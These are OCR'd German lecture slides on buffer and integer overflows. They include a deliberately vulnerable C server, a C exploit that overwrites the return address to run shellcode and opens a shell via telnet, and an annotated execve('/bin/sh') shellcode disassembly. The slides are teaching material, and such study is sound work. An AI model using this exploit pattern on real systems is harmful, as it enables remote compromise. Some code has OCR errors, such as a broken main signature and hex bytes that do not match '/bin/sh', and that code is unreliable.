Was ist der Stack?

- Ein LIFO-Puffer
- Zwischenspeicher für Funktionsparameter
- Speicherbereich für lokale Variablen
- Speicher für Rücksprungadresse bei einem Funktionsaufruf
- wächst in Richtung niedrigerer Adressen


Buffer-Overflows

Mechanik eines Funktionsaufrufs

Funktionsparameter werden auf den Stack gelegt


Rücksprungadresse (EIP) wird gespeichert
Sprung in die Funktion → neues EIP

Platz schaffen für lokale Variablen



Buffer-Overflows


Speicherlayout einer Anwendung unter Linux



Adress-Berechnung: Segment + Offset → Page-Nr + Offset

Buffer-Overflows

Overflow auf dem Stack



- gültige Daten sorgen dafür, daß der Lesevorgang nicht vorzeitig abgebrochen wird
- der Shell-Code öftnet einen Einstieg in das System – z.B. eine Root-Shell auf einem TCP-Port
- durch Überschreiben der Rücksprung-Adresse wird in den Shell-Code verzweigt anstatt zurück ins Programm

Buffer-Overflows

Integer overflow

- In der Programmiersprache C werden Array-Indizes nicht geprüft

```
int array[10];

void function() {
  array[-5000] = 20;
}
```

Das Programm überschreibt einen fremden Speicherbereich

- Bei Typ-Konvertierungen wird der Werte-Bereich nicht angepasst

```
unsigned int i = 0;
int j = -1;

void function() {
  i = j;
}
```

Wert der Variablen i nach der Zuweisung: 4.294.967.295

Buffer-Overflows

Integer overflow

```
#include <stdio.h>

unsigned int read_data(int val)
{
  if(val == 0)
    return 4294967226;
  if(val == 1)
    return 134513601;
}

void good()
{
  printf("Ich bin gut!\n");
}

void bad()
{
  printf("Ich bin böse!\n");
}

void (*funcptr)() = &good;

int array[10];

int main(int argc,
{
  int i;
  int j;

  i = read_data(0);
  j = read_data(1);

  if(i < 10) array[i] = j;

  funcptr();
}
```

Zuweisung von unsigned int an einen signed int → i = -70;

Überprüfung witzlos...

Überschreiben von funcptr mit der Adresse von bad()

Buffer-Overflows

Verletzbarkeit von Programmiersprachen

C und

C++: Wie gesehen, extrem Anfällig für Buffer-Overflows und Integer Overflows

Pascal und Delphi:

Nicht ganz so anfällig für Buffer-Overflows, da Zeichenketten nicht 0x00-terminiert sind, sondern eine Längenangabe mit verwaltet wird

Der Compiler kann Code zum Bounds-Checking erzeugen, was aber meist abgeschaltet wird

Buffer-Overflows

Verletzbarkeit von Programmiersprachen

Java

Es gibt keine Zeiger

Zeichenketten werden als Uni-Code im RAM abgelegt und führen aber eine Längenangabe

Array-Grenzen werden grundsätzlich geprüft (ArrayIndexOutOfBoundsException)

Es gibt keine unsigned-Datentypen

Beim Integer-Overflow warnt der Compiler, eine Umgehung der Warnung durch einen Type-Cast ist aber leicht möglich
(Meldung: possible loss of precision)

JNI ist ein Risiko-Faktor

Buffer-Overflows

Verletzbarkeit von Programmiersprachen

C#, .net-Platform:

- Zeichenketten haben eine Längenangabe und werden gegen Verletzung der Grenzen geschützt
- Zeiger nur in besonders gekennzeichneten Abschnitten
- Array-Grenzen werden grundsätzlich geprüft

Alle Sprachen mit virtueller Maschine und Sandbox:

- ...sind nicht sicherer als die (C)-Bibliotheken und das System, auf dem sie laufen
- Bisher konnte noch aus jeder Sandbox ausgebrochen werden!

Buffer-Overflows

Verletzbarkeit von Programmiersprachen

PHP, JavaScript, VBScript:

Interpreter-Sprachen sind im Prinzip grundsätzlich sicher, da kein Code direkt von der CPU ausgeführt wird

Fehler in den Interpretern relativieren das

Beispiele:
- PHP: Integer-Overflow in `array_pad()`
- JavaScript: Cross-Site-Scripting im IE

Buffer-Overflows

Verletzbarkeit von Programmiersprachen

Fazit zu den Programmiersprachen:


Java darf wohl als beim aktuellen Stand als die sicherste Plattform bezeichnet werden, da hier bisher die wenigsten Exploits bekannt sind.

Auch die virtuellen Maschinen scheinen durchwegs von guter Qualität zu sein.

Buffer-Overflows

Stack-Overflow - Beispiel

Szenario:



Buffer-Overflows

Stack-Overflow - Beispiel

Server

```
void child()
{
  char name[50];
  char *cptr;
  int c;

  printf("Address of 'name' is 0x%x\n", name);

  printf("Please enter your name: ");
  fflush(stdout);

  cptr = name;
  while((c = getchar()) != '\r')
    *cptr++ = c;
  *cptr = '\0';

  printf("Welcome to this system, %s\n", name)
  fflush(stdout);
}
```

Puffer für Namenseingabe ...groß genug sollte er sein

Zwei Variablen, die beim Einlesen des Namens gebraucht werden

Hilfe: Ausgabe der Puffer-Adresse auf dem Stack

Begrüßungszeile ausgeben und dafür sorgen, daß die Zeile sofort gesendet wird

So lange Zeichen einlesen, bis ein '\r' das Ende der Zeile markiert. Danach '\0' als Stringende anhängen

Zurückschicken des eben empfangenen Namens und Leeren der Puffer

Rücksprung über die auf dem Stack hinterlegte Addr

Buffer-Overflows

Stack-Overflow - Beispiel

Exploit

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\.../bin/sh";

void exploit()
{
  int sock;
  int i;
  char c;

  sock = tcpConnect(„127.0.0.1“, 9999);

  write(sock, shellcode, strlen(shellcode));

  c = 0x90;
  for(i = 0; i < 31; i++)
    write(sock, &c, sizeof(c));

  i = 0xbffff420u;
  write(sock, &i, sizeof(i));

  c = '\r';
  write(sock, &c, sizeof(c));

  telnet(sock);
}
```

Programm, das auf dem Server eine Hintertür öffnet

Socket-Handle

Arbeitsvariablen

Öffnen einer TCP-Verbindung zum Opfer

Senden des Shellcodes an den Server

Füllen des verbleibenden Platzes auf dem Stack

Senden der „neuen“ Rück-sprung-Adresse

Zeilenende senden


Übergabe an Telnet-Client

Buffer-Overflows


Stack-Overflow - Beispiel

Exploit

- Was wird gesendet?



- Wie muß der Stack aussehen?



Buffer-Overflows
Stack-Overflow - Beispiel

...jetzt kommt...

...die komplizierteste Folie im ganzen Vortrag...

...aber auch die letzte!!!

Buffer-Overflows

Stack-Overflow - Beispiel

```
<shellcode>:
0000:   eb 1f                   jmp    <shellcode+0x21> ;; Sprung zu 0021

0002:   5e                      pop    %esi             ;; Adresse vom Stack -> esi
0003:   89 76 08                mov    %esi,0x8(%esi)   ;; Wert von esi nach [esi+8]
0006:   31 c0                   xor    %eax,%eax        ;; eax = 0
0008:   88 46 07                mov    %al,0x7(%esi)    ;; [esi+7] = al = 0
000b:   89 46 0c                mov    %eax,0xc(%esi)   ;; [esi+12] = eax = 0
000e:   b0 0b                   mov    $0xb,%al         ;; al = 11
0010:   89 f3                   mov    %esi,%ebx        ;; ebx = esi
0012:   8d 4e 08                lea    0x8(%esi),%ecx   ;; ecx = esi + 8
0015:   8d 56 0c                lea    0xc(%esi),%edx   ;; edx = esi + 12
0018:   cd 80                   int    $0x80            ;; Syscall (11 = execve() )

001a:   31 db                   xor    %ebx,%ebx        ;; ebx = 0
001c:   89 d8                   mov    %ebx,%eax        ;; eax = ebx = 0
001e:   40                      inc    %eax             ;; eax = eax + 1
001f:   cd 80                   int    $0x80            ;; Syscall (1 = exit() )

0021:   e8 dc ff ff ff          call   <shellcode+0x2>  ;; Funktionsaufruf nach 0002

0022:   2f 62 69 63 2f 73 68    /bin/sh                 ;; Zu startendes Prog.

0029:   00                      \0                      ;; [esi+7]
002a:   00 00 00 00                                     ;; [esi+8]
002e:   00 00 00 00                                     ;; [esi+12]
```

Angriffsszenarien
Quellen und Links

- www.insecure.org
- www.cert.org
- www.securityfocus.com
- www.linuxsecurity.com
- www.heise.de
- www.sans.org
- www.freshmeat.net
- www.honeynet.org
- www.packetstormsecurity.nl

- Hacking Linux Exposed
- Hacking Exposed (Network Security – Secrets and Solutions)
- Linux-Hackers-Guide
- Linux-Security
- Smashin' the stack for fun and profit

Angriffsszenarien
Quellen und Links

Wo kann man den Vortrag bekommen?

- Auf den KivS-Seiten des netlab
- Auf http://www.cdaniel.de

Was gehört zum Vortrag?

- Präsentation (OpenOffice/PDF)
- Handout als PDF
- Source-Codes (zum Teil erweitert)

Angriffsszenarien
Quellen und Links

Vielen Dank für Ihre Aufmerksamkeit

Fragen?